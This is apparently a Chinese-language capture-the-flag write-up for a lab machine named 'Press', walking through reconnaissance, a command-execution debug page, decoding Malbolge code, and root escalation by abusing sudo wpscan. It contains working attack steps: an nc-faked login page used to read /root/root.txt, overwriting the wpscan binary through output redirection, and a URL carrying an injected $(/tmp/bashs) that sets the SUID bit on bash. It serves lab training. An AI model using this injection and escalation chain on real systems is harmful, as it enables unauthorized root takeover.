


Press

这次是群主的靶机

先nmap一下，得到了开放的22 80两个端口。

然后扫目录，可以得到有一个debug.php，访问一下是一个执行命令框，抓个包就可以执行任意命令



然后在/opt下看到了一个code。问了一下ai这玩意是什么，告诉我是**Malbolge**编程语言的代码

```
cat code
>b<:9]~}|
{zyxwvutrqponmlkjihgfedcba`^]\ZYXWVUTSRQPONM
LKJIHGFEDCBA@?>=<:;
987SRQ3INGFKJIBaE('%%$#!~}|...
```

你看到的这段乱码实际上是 **Malbolge** 编程语言的代码。

这是一种著名的“极难”编程语言 (Esoteric Language)，通常出现在 CTF (夺旗赛) 的提权挑战或解谜环节中。在 `www-data` 的权限下，系统里直接 `cat` 出来的这段字符是经过混淆的逻辑。


针对你目前的情况，下一步的操作建议如下：

1. 确认文件属性

虽然你执行了 `file code` 但没有贴出结果。如果结果显示为 `ASCII text` 或 `data`，说明它确

Ask Gemini

然后去网上找了一个在线的程序运行站点，放进去跑了一下就可以得到用户口令了。



上来之后 `sudo -l` 就可以看到是一个 `wpscan`，想着直接用自定义字典去读取 `root`。发现没有办法去得到结果

```

Fingerprinting the version - Time: 00:00:01 <=====
[i] The WordPress version could not be detected.

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive Methods)

[i] No plugins Found.

[+] Enumerating Config Backups (via Passive and Aggressive Methods)
Checking Config Backups - Time: 00:00:00 <=====

[i] No Config Backups Found.

[+] Performing password attack on Wp Login against 1 user/s
Error: No response from remote server. WAF/IPS? (Could not connect to server)
Error: No response from remote server. WAF/IPS? (Could not connect to server)
Error: No response from remote server. WAF/IPS? (Could not connect to server)
Trying admin / Time: 00:00:00 <=====
Error: No response from remote server. WAF/IPS? (Could not connect to server)

[i] No Valid Passwords Found.

[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com

[+] Finished: Fri May 15 01:57:28 2026
[+] Requests Done: 939
[+] Cached Requests: 7
[+] Data Sent: 24.589 KB
[+] Data Received: 3.086 KB
[+] Memory used: 222.387 MB
[+] Elapsed time: 00:00:05
sky@Press:~$ cat /tmp/flag_catch.txt | grep -o "pwd=[^&]*" | cut -d "=" -f 2
%23%20Netscape%20HTTP%20Cookie%20FileNcat: Version 7.95 ( https://nmap.org/ncat )
sky@Press:~$

```

结果出来的是文件内容如下

```

# Netscape HTTP Cookie File
# https://curl.se/docs/http-cookies.html
# This file was generated by libcurl! Edit at your own risk.

```

看了一下，发现是之前的一个操作给root文件给覆盖了

wpscan用的是curl，无论是 --output还是--cookie-jar，在打开文件句柄时使用的都是底层 Ruby 的w模式，而不是a。因此，只要指定了路径，原文件内容必然会被清空。

一开始我是在/tmp下看到了这个cookie-jar.txt，以为是一个hint，然后就直接拿着这个方法去看看能不能干些啥了。结果直接把root.txt给覆盖了ww

这边可以用nc来完成一个wp站点的伪造，然后再用wpscan扫本机就可以得到flag了。

```
sky@Press:~$ while true; do echo -e 'HTTP/1.1 200
OK\r\nContent-Type: text/html\r\n\r\n<div
id="login_error">ERROR: Invalid</div><form name="loginform"
id="loginform" action="wp-login.php" method="post"><input
type="text" name="log"><input type="password" name="pwd">
</form>'
bash
```

```
sky@Press:~$ sudo /usr/local/bin/wpscan --url http://127.0.0.1:8080 --force --wp-content-dir wp-content --password-attack wp-login -U admin -P /root/root.txt
```

```
WordPress Security Scanner by the WPScan Team  
Version 3.8.28  
Sponsored by Automattic - https://automattic.com/  
 @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
```

```
[+] URL: http://127.0.0.1:8080/ [127.0.0.1]  
[+] Started: Fri May 15 01:59:21 2026
```

Interesting Finding(s):

```
[+] This site seems to be a multisite  
| Found By: Direct Access (Aggressive Detection)  
| Confidence: 100%  
| Reference: http://codex.wordpress.org/Glossary#Multisite
```

Fingerprinting the version - Time: 00:00:02 <=====> (702 / 702) 100.00% Time: 00:00:02

```
[!] The WordPress version could not be detected.  
[!] The main theme could not be detected.
```

```
[+] Enumerating All Plugins (via Passive Methods)
```

```
[i] No plugins Found.
```

```
[+] Enumerating Config Backups (via Passive and Aggressive Methods)  
Checking Config Backups - Time: 00:00:00 <=====> (137 / 137) 100.00% Time: 00:00:00
```

```
[i] No Config Backups Found.
```

```
[+] Performing password attack on Wp Login against 1 user/s  
Trying admin / flag[root-861019fa99fb86e5955f7d3036202ce8} Time: 00:00:00 <=====> (1 / 1) 100.00% Time: 00:00:00  
Error: No response from remote server. WAF/IPSP? (Could not connect to server)
```

至于该怎么样得到一个交互式shell我一开始想要加一个sudo权限，然后因为很难控制输出把sudo给写坏了

```

sky@Press:~$ sudo -l
/etc/sudoers.d/99_sky:1:2: syntax error
{
^
/etc/sudoers.d/99_sky:2:15: syntax error
"start_time": 1778826769,
^
/etc/sudoers.d/99_sky:3:17: syntax error
"start_memory": 59961344,
^
/etc/sudoers.d/99_sky:4:15: syntax error
"target_url": "http://127.0.0.1:8080/",
^
/etc/sudoers.d/99_sky:5:14: syntax error
"target_ip": "127.0.0.1",
^
/etc/sudoers.d/99_sky:6:18: syntax error
"effective_url": "http://127.0.0.1:8080/",
^
/etc/sudoers.d/99_sky:7:12: syntax error
"version": null,
^
/etc/sudoers.d/99_sky:8:15: syntax error
"main_theme": null,
^
/etc/sudoers.d/99_sky:9:12: syntax error
"plugins": {
^
/etc/sudoers.d/99_sky:11:5: syntax error
},
^
/etc/sudoers.d/99_sky:12:19: syntax error
"config_backups": {
^
/etc/sudoers.d/99_sky:14:5: syntax error
},
^
/etc/sudoers.d/99_sky:15:13: syntax error
"vuln_api": {

```

然后后面想要写一个公钥进去，也是失败了

```

bash
sky@Press:~$ sudo /usr/local/bin/wpscan --url
http://127.0.0.1:8080 --force --wp-content-dir wp-content --
user-agent "$PAYLOAD" --output /tmp/ttttt
sky@Press:~$ ls -al /tmp/ttttt
-rw-rw-r-- 1 sky sky 0 May 15 03:05 /tmp/ttttt

```

然后看了一下群主的复盘，决定继续试一下垃圾堆

因为shell里面单引号只是保留文本，双引号才会有允许shell的解释，所以需要找一个可以出现双引号的方式来写入一个/usr/local/bin/wpscan，然后再执行这个wpscan就可以执行里头的恶意代码了。

```

bash
sky@Press:~$ sudo wpscan -o /tmp/123 --no-banner -f json --url
'http://localhost:8080'
# (中间删掉了sudo报错)
sky@Press:~$ cat /tmp/123
{

```

```
    "scan_aborted": "The remote website is up, but does not seem  
to be running WordPress.",  
    "target_url": "http://localhost:8080/"  
}  
sky@Press:~$
```

可以往里面加一个 \$(脚本路径)就可以运行这个脚本，然后记得把输出文件改成/usr/local/bin/wpscan，再sudo一下就可以root权限执行代码了。

```
bash  
sky@Press:~$ sudo wpscan -o /usr/local/bin/wpscan --no-banner  
-f json --url 'http://loca$(/tmp/bashs)lhost:8080'  
#忽略一大堆sudo报错  
sky@Press:~$ cat //usr/local/bin/wpscan  
{  
    "scan_aborted": "The url supplied  
'http://loca$(/tmp/bashs)lhost:8080/' seems to be down (URL  
using bad/illegal format or missing URL)",  
    "target_url": "http://loca$(/tmp/bashs)lhost:8080/"  
}  
sky@Press:~$ echo "chmod +s /bin/bash" > /tmp/bashs  
sky@Press:~$ chmod +x /tmp/bashs  
sky@Press:~$ sudo wpscan  
#继续忽略一大堆sudo报错  
/usr/local/bin/wpscan: 2: scan_aborted:: not found  
/usr/local/bin/wpscan: 3: target_url:: not found  
sky@Press:~$ ls -al /bin/bash  
-rwsr-sr-x 1 root root 1298416 Mar  8 11:21 /bin/bash  
sky@Press:~$ /bin/bash -p  
bash-5.2# id  
uid=1000(sky) gid=1000(sky) euid=0(root) egid=0(root)  
groups=0(root),100(users),1000(sky)
```